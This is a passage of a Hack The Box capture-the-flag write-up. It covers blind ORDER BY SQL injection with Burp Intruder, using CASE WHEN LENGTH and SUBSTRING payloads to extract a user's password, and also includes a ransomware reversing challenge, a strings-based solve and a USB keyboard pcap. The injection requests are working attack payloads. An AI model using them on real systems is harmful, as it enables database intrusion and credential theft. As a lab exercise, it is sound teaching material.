/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /api/list HTTP/1.1
Host: 134.209.27.142:31289
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://134.209.27.142:31289/
Content-Type: application/json
Origin: http://134.209.27.142:31289
Content-Length: 123
Connection: close

{"order":"(SELECT CASE WHEN (LENGTH(password) > §0§) THEN title ELSE salary END FROM users WHERE username = 'flagholder')--"}
```

1 payload position   Length: 488


Based on the injection, a true condition would return a reponse containing the results in the order (by title) of):

```
[{"id":8,"title":"Community Manager","salary":2700,"location":"Texas City","type":"Remote","date":"2021-08-27"},
{"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio","type":"Remote","date":"2021-08-07"},
{"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston","type":"Freelance","date":"2021-09-15"},
{"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo","type":"Full Time","date":"2021-09-12"},
{"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso","type":"Full Time","date":"2021-09-08"},
{"id":3,"title":"Product Designer","salary":3000,"location":"Austin","type":"Full Time","date":"2021-09-03"},
{"id":2,"title":"Project Manager","salary":4000,"location":"Dallas","type":"Contract","date":"2021-09-10"},
{"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington","type":"Full Time","date":"2021-08-13"}]
```

Whereas, a false condition would return the following response:

```
[{"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston","type":"Freelance","date":"2021-09-15"},
{"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington","type":"Full Time","date":"2021-08-13"},
{"id":8,"title":"Community Manager","salary":2700,"location":"Texas City","type":"Remote","date":"2021-08-27"},
{"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso","type":"Full Time","date":"2021-09-08"},
{"id":3,"title":"Product Designer","salary":3000,"location":"Austin","type":"Full Time","date":"2021-09-03"},
{"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio","type":"Remote","date":"2021-08-07"},
{"id":2,"title":"Project Manager","salary":4000,"location":"Dallas","type":"Contract","date":"2021-09-10"},
{"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo","type":"Full Time","date":"2021-09-12"}]
```

I can use this information to grep for a successful response.


4. Intruder attack of 134.209.27.142 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

- [✓] Store requests
- [✓] Store responses
- [✓] Make unmodified baseline request
- [ ] Use denial-of-service mode (no results)
- [ ] Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.


- [✓] Flag result items with responses matching these expressions:

[{"id":8,"title":"Community Manager","salary":270...

Match type: [✓ Simple string] Regex

- [ ] Case sensitive match
- [✓] Exclude HTTP headers

Figure 8: Grep option




Request	Payload	Status	Error	Timeout	Length	[{"id":8...	Comment
0		200	☐	☐	1034	✓	
1	1	200	☐	☐	1034	✓	
2	2	200	☐	☐	1034	✓	
4	4	200	☐	☐	1034	✓	
3	3	200	☐	☐	1034	✓	
6	6	200	☐	☐	1034	✓	
5	5	200	☐	☐	1034	✓	
9	9	200	☐	☐	1034	✓	
7	7	200	☐	☐	1034	✓	
8	8	200	☐	☐	1034	✓	
11	11	200	☐	☐	1034	✓	
10	10	200	☐	☐	1034	✓	
12	12	200	☐	☐	1034	✓	
13	13	200	☐	☐	1034	✓	
17	17	200	☐	☐	1034	✓	
15	15	200	☐	☐	1034	✓	
18	18	200	☐	☐	1034	✓	
19	19	200	☐	☐	1034	✓	
16	16	200	☐	☐	1034	✓	
14	14	200	☐	☐	1034	✓	
20	20	200	☐	☐	1034	✓	
21	21	200	☐	☐	1034	✓	
23	23	200	☐	☐	1034	✓	
24	24	200	☐	☐	1034	✓	
25	25	200	☐	☐	1034	✓	
26	26	200	☐	☐	1034	✓	
28	28	200	☐	☐	1034	✓	
27	27	200	☐	☐	1034	✓	
22	22	200	☐	☐	1034	✓	
29	29	200	☐	☐	1034	✓	
30	30	200	☐	☐	1034	✓	
31	31	200	☐	☐	1034	✓	
32	32	200	☐	☐	1034	☐	

```
[
  {
    "id":8,
    "title":"Community Manager",
    "salary":2700,
    "location":"Texas City",
    "type":"Remote",
    "date":"2021-08-27"
  },
  {
    "id":5,
    "title":"Content Engineer",
```

Figure 9: Results

This shows that the password contains 31 characters. Now we can try to brute force the password column using the same concept of conditions.



Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /api/list HTTP/1.1
Host: 134.209.27.142:31289
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://134.209.27.142:31289/
Content-Type: application/json
Origin: http://134.209.27.142:31289
Content-Length: 123
Connection: close

{"order":
"(SELECT CASE WHEN (SUBSTRING(password, §1§, 1) = '§a§') THEN title ELSE salary END FROM users WHERE username = 'flagholder')--"}
```

0 matches

2 payload positions

Length: 501

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Target Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
Clear



6. Intruder attack of 134.209.27.142 - Temporary attack - Not saved to project file

Filter: Showing all items


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	[{"id"...	Comment
218	1	h	200	☐	☐	1034	✓	
1188	10	_	200	☐	☐	1034	✓	
817	11	0	200	☐	☐	1034	✓	
167	12	f	200	☐	☐	1034	✓	
1191	13	_	200	☐	☐	1034	✓	
603	14	t	200	☐	☐	1034	✓	
232	15	h	200	☐	☐	1034	✓	
915	16	3	200	☐	☐	1034	✓	
1195	17	_	200	☐	☐	1034	✓	
483	18	p	200	☐	☐	1034	✓	
918	19	3	200	☐	☐	1034	✓	
591	2	t	200	☐	☐	1034	✓	
950	20	4	200	☐	☐	1034	✓	
331	21	k	200	☐	☐	1034	✓	
766	22	y	200	☐	☐	1034	✓	
1201	23	_	200	☐	☐	1034	✓	
55	24	b	200	☐	☐	1034	✓	
366	25	l	200	☐	☐	1034	✓	
863	26	1	200	☐	☐	1034	✓	
430	27	n	200	☐	☐	1034	✓	

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 891
Date: Sat, 23 Oct 2021 00:58:12 GMT
Connection: close

[
  {
    "id":1,
    "title":"Graphic Designer",
    "salary":2000,
    "location":"Houston",
    "type":"Freelance",
    "date":"2021-09-15"
  },
  {
    "id":7,
    "title":"Sales Executive",
    "salary":2000,
    "location":"Arlington",
    "type":"Full Time",
    "date":"2021-08-13"
  },
  {
    "id":8,
    "title":"Community Manager",
```

0 matches

Finished

Now that I have all the results, I can filter to only show those that returned a true condition response, and then sort it by payload.



6. Intruder attack of 134.209.27.142 - Temporary attack - Not saved to project file

Filter: Showing only highlighted items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	[{"id":8...	Comment
218	1	h	200			1034	✓	
1188	10	_	200			1034	✓	
817	11	0	200			1034	✓	
167	12	f	200			1034	✓	
1191	13	_	200			1034	✓	
603	14	t	200			1034	✓	
232	15	h	200			1034	✓	
915	16	3	200			1034	✓	
1195	17	_	200			1034	✓	
483	18	p	200			1034	✓	
918	19	3	200			1034	✓	
591	2	t	200			1034	✓	
950	20	4	200			1034	✓	
331	21	k	200			1034	✓	
766	22	y	200			1034	✓	
1201	23	_	200			1034	✓	
55	24	b	200			1034	✓	
366	25	l	200			1034	✓	
863	26	1	200			1034	✓	
430	27	n	200			1034	✓	
121	28	d	200			1034	✓	
928	29	3	200			1034	✓	
34	3	b	200			1034	✓	
557	30	r	200			1034	✓	
589	31	s	200			1034	✓	
811	5	0	200			1034	✓	
533	6	r	200			1034	✓	
100	7	d	200			1034	✓	
907	8	3	200			1034	✓	
536	9	r	200			1034	✓	

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 891
Date: Sat, 23 Oct 2021 00:58:24 GMT
Connection: close

[
  {
    "id":8,
```

Figure 10: Intruder results - filtered


With just a little ordering of the payloads, I found that the flag is HTB{0rd3r_0f_th3_p34ky_bl1nd3rs}

REVERSING - baby ransom (325)

> One of your colleagues has downloaded this binary and after running it, all your files under ~/Documents have been encrypted inside a .zip file. You have to find the .zip password or pay 200k in order to decrypt them. p.s. All files are just copied and not moved/deleted just for the challenge.

From the challenge information, it says that everything under ~/Documents will be zipped and encrypted. So maybe if there were to be nothing in ~/Documents then the zip command will throw an error.

In my ~/Documents directory, I made sure that nothing was inside, then I executed the binary.



```
┌──(kali㉿kali)-[~/Downloads/htb]
└─$ ./baby_ransom                                                  130 ⨯ 1 ⚙
[!] All files under ~/Documents folder have been encrypted at /tmp/locked_files_for_ch
allenge.zip!
        zip warning: name not matched: /home/kali/Documents/*

zip error: Nothing to do! (try: zip -9 -r -PHTB{n0t_s0_h1dd3n_p4ssw0rd} /tmp/locked_fi
les_for_challenge.zip . -i /home/kali/Documents/*)
In order to decrypt them, you have to pay 200k euros!

┌──(kali㉿kali)-[~/Downloads/htb]
└─$                                                                      1 ⚙
```

Figure 11: Error message

Nice, seems like the zip command that is used does return an error, where we can see the password that was used is HTB{n0t_s0_h1dd3n_p4ssw0rd}.

REVERSING - Gate (325)

> In order to proceed, you need to pass through the gate. Do you know the secret password?

Since this is a reversing challenge, I like to run the `strings` utility on the executable to find any readable strings. Knowning that the flag format is `HTB{}`, I can pipe the `strings` command with `grep`.


```
kali@kali:~$ strings gate | grep HTB
HTB{s3cr3t_p455w0rd_1n_str1ngs}
```

Yay, the execuatable's passphrase is revealed and it's HTB{s3cr3t_p455w0rd_1n_str1ngs}.

FORENSICS - Log (225)

> I recently found a file in my personal folder which is not mine. I dont know what it is but I hope that none messed with my PC.

Using `wireshark` I can examine the pcap file and we can see that the traffic that was captured are USB keyboard captures.



```
No.   Time       Source  Destination  Protocol  Length Info
    1 0.000000   host    1.3.0        USB         36 GET DESCRIPTOR Request DEVICE
    2 0.000000   1.3.0   host         USB         46 GET DESCRIPTOR Response DEVICE
    3 0.000000   host    1.3.0        USB         36 GET DESCRIPTOR Request CONFIGURATION
    4 0.000000   1.3.0   host         USB        112 GET DESCRIPTOR Response CONFIGURATION
    5 0.000000   host    1.3.0        USB         36 SET CONFIGURATION Request
    6 0.000000   1.3.0   host         USB         28 SET CONFIGURATION Response
    7 0.000000   host    1.2.0        USB         36 GET DESCRIPTOR Request DEVICE
    8 0.000000   1.2.0   host         USB         46 GET DESCRIPTOR Response DEVICE
    9 0.000000   host    1.2.0        USB         36 GET DESCRIPTOR Request CONFIGURATION
   10 0.000000   1.2.0   host         USB       1358 GET DESCRIPTOR Response CONFIGURATION
   11 0.000000   host    1.2.0        USB         36 SET CONFIGURATION Request
   12 0.000000   1.2.0   host         USB         28 SET CONFIGURATION Response
   13 10.256851  1.3.2   host         USB         35 URB_INTERRUPT in
   14 10.257237  host    1.3.2        USB         27 URB_INTERRUPT in
   15 10.717891  1.3.2   host         USB         35 URB_INTERRUPT in
   16 10.717952  host    1.3.2        USB         27 URB_INTERRUPT in
   17 10.842906  1.3.2   host         USB         35 URB_INTERRUPT in
   18 10.842969  host    1.3.2        USB         27 URB_INTERRUPT in
   19 11.004871  1.3.2   host         USB         35 URB_INTERRUPT in
   20 11.004929  host    1.3.2        USB         27 URB_INTERRUPT in
   21 12.097909  1.3.2   host         USB         35 URB_INTERRUPT in
   22 12.097969  host    1.3.2        USB         27 URB_INTERRUPT in
   23 12.228870  1.3.2   host         USB         35 URB_INTERRUPT in
   24 12.228936  host    1.3.2        USB         27 URB_INTERRUPT in
   25 13.779046  1.3.2   host         USB         35 URB_INTERRUPT in
   26 13.779106  host    1.3.2        USB         27 URB_INTERRUPT in
   27 13.910854  1.3.2   host         USB         35 URB_INTERRUPT in
   28 13.910921  host    1.3.2        USB         27 URB_INTERRUPT in
   29 15.374862  1.3.2   host         USB         35 URB_INTERRUPT in
   30 15.374926  host    1.3.2        USB         27 URB_INTERRUPT in

> Frame 1: 36 bytes on wire (288 bits), 36 bytes captured (288 bits)
> USB URB
> Setup Data

0000  1c 00 00 00 00 00 00 00  00 00 00 00 00 00 0b 00   ........ ........
0010  00 01 00 03 00 80 02 08  00 00 00 00 80 06 00 01   ........ ........
0020  00 00 12 00                                        ....
```

log.pcap
